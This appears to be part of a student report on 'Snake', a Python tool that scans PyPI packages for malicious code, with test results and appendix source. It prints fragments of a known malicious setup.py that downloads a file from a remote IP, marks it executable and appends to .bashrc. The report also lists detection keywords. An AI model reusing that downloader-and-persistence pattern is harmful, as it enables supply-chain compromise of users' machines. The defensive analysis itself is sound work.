
2.4.2 Program Outputs

As with all typical command-line based scripts, it was necessary to create an output that could be printed to the console once the script had finished parsing a file. As was discussed in sections 2.4.1.4 and 2.4.1.5, the script was coded to have two forms of outputs, a standard, shortened output that only contained information necessary for a user to understand what lines of code were malicious, and a second more verbose output that would show the user a large amount of information about the parsed files as a whole.

2.4.2.1 Standard Output

The standard output for Snake was created using the library Prettytable, as it would handle the creation of a neat and formatted table that information could easily be added to during the parsing of files.

To implement a table using Prettytable, a function was created within the class 'cDetector' to handle the addition of new lines to the report table. This function would take in the line number that the malicious code was found on, along with the malicious code that was identified through the implemented string searching algorithm. Figure 2.10 shows this function.




```
def addLineToReport(self, lineNum, Word):
    #Table headings:["Line Number", "Contains", "Description", "Malicious Reasoning"])
    #First, get the description and reasoning from the malicious database map:
    Description = self.MaliciousDatabase[Word][0]
    MaliciousReason = self.MaliciousDatabase[Word][1]
    #Second, add the information to the table:
    self.ReportTable.add_row([lineNum, Word, Description, MaliciousReason])
```

Figure 2.10: The function used to handle the addition of new lines to the report table.

Upon completion of the file being parsed, the program would print out the table to the console if the user had not specified that they wanted the verbose output.

2.4.2.2 Verbose Output

Creation of a verbose output involved firstly adding code that would allow for more than just malicious lines to be detected. Within the for loop used to loop over a file's code, two additional 'if' statements were added, the first of which would allow for the discovery of imported libraries, while the second would allow for the saving of variables found. Figure 2.11 shows these two if statements.



```
#Now searching for imported libraries:
    if searcher.search(searcher, line, "import") == True:
    ##If one is found, add the library to the file object
    ##Passing through: library, lineNum
        newFile.addLibrary(line, lineNum)
##searching for variables
    if searcher.search(searcher, line, "=") == True:
    ##Add to the file object in the order: codeLine, lineNum
        newFile.addVariable(line, lineNum)
```

Figure 2.11: The additional if statements used to find imported libraries and variables in a file.

Finding imported libraries was possibly the most important addition of the two, as it would allow a user to identify if any other functionality that would be unexpected for the parsed file to have been in use. The inclusion of variables was added as it would allow the user a slightly deeper understanding of the file's contents, regardless of if the file was malicious or not.

To generate a verbose output, code was added to take any found malicious code, libraries, and variables, and compile it in a manner that would be readable for a user. The code used to do this can be found in Appendix B, section 4.1.3, within the function 'writeReportForFile(self, filename)'.

2.5 Program testing

Testing took place throughout development of the script, the bulk of which was conducted to ensure the code ran as expected and produced the desired output with limited bugs. When the script was in the early stages of development, a single text file containing a small sample of malicious Python code was used, the contents of which can be seen in Appendix B, Figure 4.1.9. Sourced from the GitHub repository PyPi_Malware (Rsc-Dev, 2018), the code was found on PyPi to be typosquatting as an Nmap library and has the ability to find and upload the hostname, IP address, and operating system version to a remote host. Although the file itself is small, its impact is quite large, and Snyk's vulnerability database has classed the script has having a Snyk CVSS of 9.8 out of 10 (Snyk, 2022).

Once the program been expanded to include the command line arguments as detailed in section 2.4, testing began to ensure each argument worked as intended.

To test if the code worked correctly for the argument to parse code from GitHub ('-g'), a repository containing various malicious libraries found hosted on PyPi was used. Named PyPi Malware, this repository was chosen as allowed for the most realistic test scenario possible, as the code contained within it represented exactly the type of code the Snake program was designed to parse. As the files were known to be malicious, and some of which had been included in reports from cybersecurity vendors and researchers, the output of the script was able to be scrutinized easily by comparing the outputted results to information seen in the GitHub repository. Multiple files from this directory were used, all of which returned expected results from the downloading of and parsing of directories.


To ensure that the parsing of libraries operated as expected, a few libraries that were already present on the device used for development of the script were selected.

3 Discussion

3.1 Results

Overall, the script is able to efficiently find and detect most common lines of malicious code used within malicious scripts discovered on PyPi. Testing the code against the files within the PyPi_Malware GitHub repository proved to be an effective testing method, as the program was successfully able to detect all lines of identified malicious code within all tested files. The program could also detect malicious code in libraries written for both the Windows and Linux operating systems, which would mean users could easily test almost all systems used in typical development environments.


Figure 3.1 shows the output of Snake when tested against a known malicious Python library, Djanga. Sourced from the PyPi_Malware repository, this library was used to download an executable and then add it to the file '.bashrc' within a Linux environment (Rsc-Dev, 2018). As can be seen in Figure 3.1, when used to examine the contents of Djanga's Setup.py file, Snake was able to detect the requesting of data from a URL, as well as the use of the command 'chmod' to place the downloaded file into a folder. The code from Djanga's Setup.py file can be found in Appendix C, section 4.1.8.



```
Welcome to Snake!
Processing ['snake.py', '-g', 'https://raw.githubusercontent.com/rsc-dev/pypi_malware/master/malware/djanga/djanga-0.1/setup.py', '-w', 'DjangaOutput.txt']
Request successful!
Downloaded file successfully
+-------------+----------+-----------------------------------------------------------+--------------------------------------------------------------------------------------------------+
| Line Number | Contains |                        Description                        |                                        Malicious Reasoning                                       |
+-------------+----------+-----------------------------------------------------------+--------------------------------------------------------------------------------------------------+
|      22     | urlopen  | Code requests data from URL, can be used to send data to a C2 |                  Malicious scripts will often download their payload seperatley to minimise detection                  |
|      33     |  chmod   |            Used to changefile access permissions            | By changing the access permissions on a file, hackers can permit themselves access to sensitive data held on the compromised system |
+-------------+----------+-----------------------------------------------------------+--------------------------------------------------------------------------------------------------+
Written to file DjangaOutput.txt
```

Figure 3.1: The output from Snake when tested against a known malicious Python library, named Djanga.


The '-w' flag also allows successfully allows for further understanding of the malicious file, mainly through the use of the verbose output. As Figure 3.2 shows, it was possible to include significantly more information, as well as the source that was used to allow for the inclusion of each specified malicious line, to the outputted report. The format used here can easily be copied into other report documents, meaning that cybersecurity researchers and SOC team members could easily use Snake to aid in the writing process of a report on an organization's Python libraries. The addition of the source of the malicious code also allows for further reading, if the user wishes, allowing for easy access to an even deeper understanding of the potential of the scanned malicious package.



```
----------------------------------------------
MALICIOUS CODE:
--------------------
These lines of code were detected to be malicious by Snake. Please analyse them carefully! Reasonings have been included here too
In total, Snake found 2 lines of malicious code
--------------------
On line 22 malicious code was detected, containing urlopen:
DESCRIPTION:  Code requests data from URL, can be used to send data to a C2
 and is thought to be malicious because Malicious scripts will often download their payload seperatley to minimise detection/n SOURCE: ( https://github.com/rsc-dev/pypi_malware/blob/master/
                        response = urllib2.urlopen ("http://" + IP + PATH).read ()

On line 33 malicious code was detected, containing chmod:
DESCRIPTION:  Used to changefile access permissions
 and is thought to be malicious because By changing the access permissions on a file, hackers can permit themselves access to sensitive data held on the compromised system/n SOURCE: ( https
                os.chmod (LOC, current_state.st_mode|stat.S_IEXEC)
```

Figure 3.2: A more verbose explanation of the malicious lines of code found in Djanga's Setup.py file.

The inclusion of discovered libraries in the report also successfully aids in highlighting hidden activities of a script. Figure 3.2 shows the libraries disovered by Snake, which show that the packages "http.client" and "platform" were imported, pointing to the code's ability to detect the platform of the host device, as well as its use of HTTP to send and receive data.




```
IMPORTED LIBRARIES:
--------------------
Please note: Malicious scripts often make use of malicious libraries to execute their malicous code, allowing them to stay undetected
Because of this, it is highly recommeneded you ensure the libraries imported by this program are legitimate - this can be done by looking them up on PyPi or Github
Snake found 5 libraries in use in this code
--------------------
A library was imported by the program on line 1:
from setuptools import setup, find_packages

A library was imported by the program on line 5:
        import platform

A library was imported by the program on line 9:
                import urllib2

A library was imported by the program on line 11:
                import http.client

A library was imported by the program on line 13:
        import os, stat
```

Figure 3.3: The section of Snake's report highlighting imported libraries.

Additionally, by including the exact lines of code that each discovery is made on, the user is provided with information on where to look for further malicious functionality. While this information, such as the entirety of a malicious function, could have been included in the report, the large amounts of code may have made it difficult for less experienced Python users to understand which exact line of code was malicious, while also making the report much more difficult to read. Instead, the inclusion of only the malicious line of code, alongside its line number within the file, means that users can easily search up the code manually, should they so desire.

Finally, having found variables present within the final section of the report gives a surprising amount of information on the abilities of a program. In the report on Django's file, it was even possible to see some surprising variables that were not picked up in other areas of the report, such as the if statement used to check if the host environment was running Linux, and the opening of the Bashrc file (see Figure 3.4). The full output of Snake's report can be found in Appendix C, section 4.1.10.



```
A variable was found on the line 19:
        if platform.system () == "Linux":

A variable was found on the line 22:
                        response = urllib2.urlopen ("http://" + IP + PATH).read ()

A variable was found on the line 24:
                        connection = http.client.HTTPConnection (IP)

A variable was found on the line 26:
                        response = connecton.getresponse ().read ()

A variable was found on the line 28:
                d = open (LOC, "wb")

A variable was found on the line 32:
                current_state = os.stat (LOC)

A variable was found on the line 35:
                brc = open (".bashrc", "a")
```

Figure 3.4: A selection of variables detected by Snake in Django's Setup.py file.

The results of Snake point to the script having met all of the aims outlined within section 1.2 of the report. By creating a CSV file of known malicious Python code, sourced from reliable cybersecurity reports, Snake is able to efficiently and effectively identify malicious code within Python libraries and output the results in a manner that is easy to understand.

The script is also able to download and read files from a variety of locations, including those already present on the device and from GitHub, which in turn makes Snake easy to use for users that are both experienced or new to command-line programs.

The use of Argparse allows for Snake to easily be run from input of a single command. Importantly, users do not need to enter a new line for every file they wish to parse, and by using the '-l' command it is possible for users to parse multiple files at once.

The only aim that was not fully met was the aim to allow the user to download files from PyPi. This is due to the fact that PyPi has a number of methods for a library to let users see its source code, and implementing all of them would have not been possible in the time allocated for this project. However, by allowing users to scan libraries that are already present on the system, alongside the parsing of GitHub files and text files, means that users have a multitude of other options that can easily be used instead.

3.2 Future Work

Should more time be allowed to develop Snake in the future, a number of functionalities could be added that would further the program’s ability to understand a file’s malicious code, as well as further a user’s experience with the script.

To start, adding a feature that could annotate code directly could let Snake be used not just for reading malicious code, but also for helping a user understand the functionality of non-malicious Python scripts, which in turn would widen Snake’s potential audience from cybersecurity researchers, to almost all Python users.

Secondly, having a database that could be updated in real-time to provide the latest malicious code found within PyPi libraries would greatly expand Snake’s ability to pinpoint malicious code to a user. In general, the malicious database could almost certainly use more code within it, and making a feature that allows users to use an up-to-date database would reduce the chances of false negatives, where Snake misses’ files that are malicious.

Finally, expanding snake to understand more programming languages outwith Python would allow more developers to use the script as a reliable scanner of new libraries and packages. This in turn would allow more organizations to stay protected against attacks that use malicious libraries as an attack vector.

4 REFERENCES

Abramovsky, O., 2023. *Detecting Malicious Packages on PyPI: Malicious package on PyPI use phishing techniques to hide its malicious intent.* [Online]
Available at: https://blog.checkpoint.com/2023/03/18/detecting-malicious-packages-on-pypi-malicious-package-on-pypi-use-phishing-techniques-to-hide-its-malicious-intent/
[Accessed 22nd May 2023].

CheckPoint Research, 2022. *CloudGuard Spectral detects several malicious packages on PyPI – the official software repository for Python developers.* [Online]
Available at: https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
[Accessed 19 March 2023].

GeeksForGeeks, 2022. *Boyer Moore Algorithm for Pattern Searching.* [Online]
Available at: https://www.geeksforgeeks.org/boyer-moore-algorithm-for-pattern-searching/
[Accessed 10 March 2023].

Ingram, D., 2021. *What does it take to power the Python Package Index?.* [Online]
Available at: https://dustingram.com/articles/2021/04/14/powering-the-python-package-index-in-2021/
[Accessed 24 May 2023].

JetBrains, 2022. *Python Developers Survey 2022 Results.* [Online]
Available at: https://lp.jetbrains.com/python-developers-survey-2022/
[Accessed 21st May 2023].

Kiourtzoglou, B., 2010. *Java Best Practices – String performance and Exact String Matching.* [Online]
Available at: https://www.javacodegeeks.com/2010/09/string-performance-exact-string.html
[Accessed 10 March 2023].

Lee, J., 2023. *Supply Chain Attack via New Malicious Python Packages by Malware Author Core1337.* [Online]
Available at: https://www.fortinet.com/blog/threat-research/supply-chain-attack-via-new-malicious-python-packages-by-malware-author-core1337
[Accessed 28 February 2023].

Microsoft, N.D. *Invoke-WebRequest.* [Online]
Available at: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.3
[Accessed 10 March 2023].

Pokorny, F., 2022. *Extracting dependencies from Python packages.* [Online]
Available at: https://developers.redhat.com/articles/2022/01/14/extracting-dependencies-python-packages#
[Accessed 24 May 2023].

PyPi, 2023. *https://pypi.org/stats/.* [Online]
Available at: https://pypi.org/stats/
[Accessed 21st May 2023].

PyPi, 2023. *PyPi Homepage.* [Online]
Available at: https://pypi.org/
[Accessed 21st May 2023].

PyPi, 2023. *PyPI new user and new project registrations temporarily suspended..* [Online]
Available at: https://status.python.org/incidents/qy2t9mjjcc7g
[Accessed 24 May 2023].

PyPi, N.D. *Packaging Python Projects.* [Online]
Available at: https://packaging.python.org/en/latest/tutorials/packaging-projects/
[Accessed 21st 2023 2023].

Python, N.D. *argparse — Parser for command-line options, arguments and sub-commands¶.* [Online]
Available at: https://docs.python.org/3/library/argparse.html
[Accessed 23 May 2023].

Rsc-Dev, 2018. *PyPI Malware.* [Online]
Available at: https://github.com/rsc-dev/pypi_malware
[Accessed 12 February 2023].

RSC-Dev, 2018. *Pypi_Malware.* [Online]
Available at: https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py
[Accessed 8 May 2023].

Sharma, A., 2022. *241 npm and PyPI packages caught dropping Linux cryptominers.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/241-npm-and-pypi-packages-caught-dropping-linux-cryptominers/
[Accessed 24 March 2023].

Sharma, A., 2022. *New 'pymafka' Malicious Package Drops Cobalt Strike on macOS, Windows, Linux.* [Online]
Available at: https://blog.sonatype.com/new-pymafka-malicious-package-drops-cobalt-strike-on-macos-windows-linux
[Accessed 5 May 2023].

Sharma, A., 2023. *Malicious ‘aptX’ Python Package Drops Meterpreter Shell, Deletes ‘netstat’.* [Online]
Available at: https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat
[Accessed 5 March 2023].

Snyk, 2022. *Malicious Package Affecting nmap-python package, versions [0,].* [Online]
Available at: https://security.snyk.io/vuln/SNYK-PYTHON-NMAPPYTHON-2419130
[Accessed 24 May 2023].

Zanki, K., 2022. *SentinelSneak: Malicious PyPI module poses as security software development kit.* [Online]
Available at: https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
[Accessed 20 March 2023].

APPENDICES

APPENDIX A

The following list details all the reports used to create the database of malicious python code:

CheckPoint Research, 2022. *CloudGuard Spectral detects several malicious packages on PyPI – the official software repository for Python developers.* [Online]
Available at: https://research.checkpoint.com/2022/cloudguard-spectral-detects-several-malicious-packages-on-pypi-the-official-software-repository-for-python-developers/
[Accessed 19 March 2023].

Cyble, 2023. *New KEKW Malware Variant Identified in PyPI Package Distribution.* [Online]
Available at: https://blog.cyble.com/2023/05/03/new-kekw-malware-variant-identified-in-pypi-package-distribution/
[Accessed 24 May 2023].

Lee, J., 2023. *Supply Chain Attack via New Malicious Python Packages by Malware Author Core1337.* [Online]
Available at: https://www.fortinet.com/blog/threat-research/supply-chain-attack-via-new-malicious-python-packages-by-malware-author-core1337
[Accessed 28 February 2023].

Microsoft, N.D. *Invoke-WebRequest.* [Online]
Available at: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.3
[Accessed 10 March 2023].

RSC-Dev, 2018. *Pypi_Malware.* [Online]
Available at: https://github.com/rsc-dev/pypi_malware/blob/master/malware/distrib/distrib-0.1/setup.py
[Accessed 8 May 2023].

Sharma, A., 2022. *241 npm and PyPI packages caught dropping Linux cryptominers.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/241-npm-and-pypi-packages-caught-dropping-linux-cryptominers/
[Accessed 24 March 2023].

Sharma, A., 2022. *New 'pymafka' Malicious Package Drops Cobalt Strike on macOS, Windows, Linux.* [Online]
Available at: https://blog.sonatype.com/new-pymafka-malicious-package-drops-cobalt-strike-on-macos-windows-linux
[Accessed 5 May 2023].

Sharma, A., 2023. *Malicious 'aptX' Python Package Drops Meterpreter Shell, Deletes 'netstat'.* [Online]
Available at: https://blog.sonatype.com/malicious-aptx-python-package-drops-meterpreter-shell-deletes-netstat
[Accessed 5 March 2023].

Zanki, K., 2022. *SentinelSneak: Malicious PyPI module poses as security software development kit.* [Online]
Available at: https://www.reversinglabs.com/blog/sentinelsneak-malicious-pypi-module-poses-as-security-sdk
[Accessed 20 March 2023].

Appendix B

4.1.1 Snake.py

```python
###############################################################
##### Snake: A script for detecting malicious python code #####
###############################################################
#                            ____
#   ________________________/ O  \___/ -hsssss
#  <888888888888888888888888_____/   \
## startup art taken from: https://asciiart.website/index.php?art=animals/reptiles/snakes
##Classes from other files
from ClassCommand import cCommand
def main():

    #Printing the snake logo
    ##credits to startup art go to:
https://asciiart.website/index.php?art=animals/reptiles/snakes
    image = "snakeImg.txt"
    file = open(image)
    file_contents = file.read()
    file.close()
    print(file_contents)
    print("Welcome to Snake!")
    interpreter = cCommand()
    interpreter.startArgparse()
if __name__=="__main__":
    main()
```

4.1.2 ClassCommand.py

```
##Outside libraries
import requests
import argparse
import sys
import os
from datetime import datetime
##Other snake classes:
from ClassDetector import cDetector
##################################
##### Snake: cCommand class #####
##################################
##This class handles the commands inputted by the user
class cCommand:
    ##Constructor:
    def __init__(self) -> None:
        self.folder = 'pythonFiles/' #the folder holding the files downloaded
        self.numFilesDownloaded = 0 #the number of files downloaded
        self.detector = cDetector() #class for detecting malicious files in python scripts
    def startArgparse(self): ##sets up the argparse stuff
        parser = argparse.ArgumentParser(prog="snake") ##create the parser, passes the name of
the program
        parser.add_argument(
            "-g", ##The flag
            "--github",
            dest = "githubDirectory", ##the destination of the user's input (ie the github
repo)
            help = "Download code from a Github repository. Please note, you must use a
repository's raw GitHub URL, not its standard one. Raw GitHub urls look like the following:
https://raw.githubusercontent.com/user/repo/branch/[subfolders]/file ",# message for the help
page
            required=False #This flag is not required
        )
        parser.add_argument(
            "-l", ##the flag
            "--library",
            dest="libRepo",
            help="Parse a library already downloaded from PyPi on your device. Needs the
directory the library is saved in to work. \n You can choose for this to be a single file of
the code, or for the entire directory to be scanned",
            required=False
        )
        parser.add_argument(
            "-t",
            "--textfile",
            dest="textFileDirectory",
            help = "Read and parse code from a text file",
            required = False
        )
        parser.add_argument(
            "-w",
            "--write",
            dest="writeFile",
            help = "Write output to a text file",
            required = False
        )
        parser.add_argument(
            "-v", ##For if the user wants a verbose output
            "--verbose",
            action="store_true",
            dest="verbose",
            help = "Show a verbose output",
            required=False
        )
        args = parser.parse_args()
        print(f"Processing {sys.argv} ")
        self.parseCommand(args) ##parse the arguments
    ##Func for parsing user commands
    def parseCommand(self, args):
        gitRepo = args.githubDirectory
        libRepo = args.libRepo
        textDirectory = args.textFileDirectory
        writeFile = args.writeFile
        verbose = args.verbose
        if gitRepo != None:
            ##if the entered something for github
            self.github(gitRepo) #get the github repo and parse it
        if libRepo != None:
            ##If the user wants to parse a pypi library
            self.pypi(libRepo)
        if textDirectory != None:
            ##If the user wants to parse a text file
            self.text(textDirectory)
        ##Now print the output, passing the verbose argument
        self.print(verbose)
        if writeFile != None:
            ##The user wants to write the output to a file
            self.write(writeFile)
    ##func for getting data grom github
    def github(self, repo):
        file = self.makeRequest(repo)
        self.parseFile(file)
    ##func for reading a library from PyPi
    def pypi(self, directory):
        files = directory
        ##Code addapted from https://www.geeksforgeeks.org/how-to-iterate-over-files-in-
directory-using-python/
        #Now iterate through files in that directory
        for filename in os.listdir(files):
            f = os.path.join(directory, filename)
            ##Check if it is a file (not a folder)
            if os.path.isfile(f):
                print("Parsing... " + f)
                self.parseFile(f) ##parse the file
    ##func for reading from a text file
    def text(self, file):
        self.parseFile(file) ##just parse the file lol
    ##func for writing to a file
    def write(self, file):
        self.detector.writeReportForFile
        time = datetime.now() ##get the current date and time
        timeString = time.strftime("%d_%m_%Y_%H_%M_%S") ##convert the date into a string
        fileWrite = open(file, 'w') ##open the file
        text = "Snake Output - written on " + timeString + "\n --------------------------------
-------------------"
        text = text + self.detector.ReportTable + "\n -----------------------------------------
---------"
        for parsedFile in self.detector.files.values(): ##loop through all the files:
            text = text + "\n ============================================================= "+
parsedFile.report
        fileWrite.writelines(text)
        print ("Written to file " + file)
    ##func for making URL requests using the Requests library
    def makeRequest(self, url):
        ##NOTE: users need to use the RAW github url, not the standard url
        #Raw urls look like this:
"https://raw.githubusercontent.com/user/repo/branch/[subfolders]/file"
        ##Source: https://stackoverflow.com/questions/14120502/how-to-download-and-write-a-
file-from-github-using-requests
        response = requests.get(url) #make a request to the url
        ##check if the request was successful
        code = response.status_code
        time = datetime.now() ##get the current date and time
        timeString = time.strftime("%d_%m_%Y_%H_%M_%S") ##convert the date into a string
        if code == 200:
            print("Request successful!")
            filename = self.folder + 'snake_github_file_' + timeString + '.txt' ##The file name 
is made unique by the date and time
            with open(filename, 'w', encoding="utf-8") as f:
                f.write(response.content.decode()) #write the github code to a file)
                print("Downloaded file successfully")
        elif code == 400:
            print ("400 Bad request")
            filename = 'ERROR'
        elif code == 401:
            print ("401 Unauthorized")
            filename = 'ERROR'
        elif code == 404:
            print("404 not found")
            filename = 'ERROR'
        return filename
    ##func for parsing downloaded files
    def parseFile(self, file):
        self.detector.parseFile(file) ##parses the file
    ##func for printing the output file
    def print(self, verbose):
        if verbose != False:
            ##print the verbose output (eg the cFile stored output)
            self.detector.printVerboseReport()
        else:
            ##print the normal output
            self.detector.printReport()
```

4.1.3 ClassDetector.py

```
##Outside libraries
import csv
from prettytable import PrettyTable
##Other classes from Snake
from BoyerMoreAlgorithm import cBoyerMoore
from ClassFile import cFile
class cDetector:
    MaliciousDatabase = {} #a dictiionary of lists holding info about the code
    ReportTable = PrettyTable(["Line Number", "Contains", "Description", "Malicious 
Reasoning"])
    def __init__(self) -> None:
        self.files = {} # dict of files read in
        self.readInDatabase()
    def readInDatabase(self):
        with open('CodeDatabase.csv', 'r') as file:
            csvreader = csv.reader(file)
            for line in csvreader:
                #So the MaliciousDatabase List is in the order: 0: Description, 1: Mal 
Reasioning, 2: Notes 3: source
                self.MaliciousDatabase[line[0]] = [line[1], line[2],line[3], line[4]]
    def parseFile(self, file):
        #### STEP 2: TAKE IN FILE
        newFile = cFile(file) ##create a new file instanciation
        searcher = cBoyerMoore #Creates a new searching algorithm object#
        lineNum = 0
        with open(file, 'r') as reader:
            for line in reader: #uses the Boyer-Moore algorithm
            #Now searching for imported libraries:
                if searcher.search(searcher, line, "import") == True:
                ##If one is found, add the library to the file object
                ##Passing through: library, lineNum
                    newFile.addLibrary(line, lineNum)
            ##searching for variables
                if searcher.search(searcher, line, "=") == True:
                ##Add to the file object in the order: codeLine, lineNum
                    newFile.addVariable(line, lineNum)
            ##Now searching for known malicious code:
                for Word in self.MaliciousDatabase: #
            #print("Searching for ", Word, " in line ", lineNum)
                    if searcher.search(searcher, line, Word) == True: # Gives the pattern and 
text to the algorithm
                        self.addLineToReport(lineNum, Word)
                    ##Save the finding of the code to the file object
                    #passed in the order of: codeLine, malBit, description, reason, source, 
lineNum
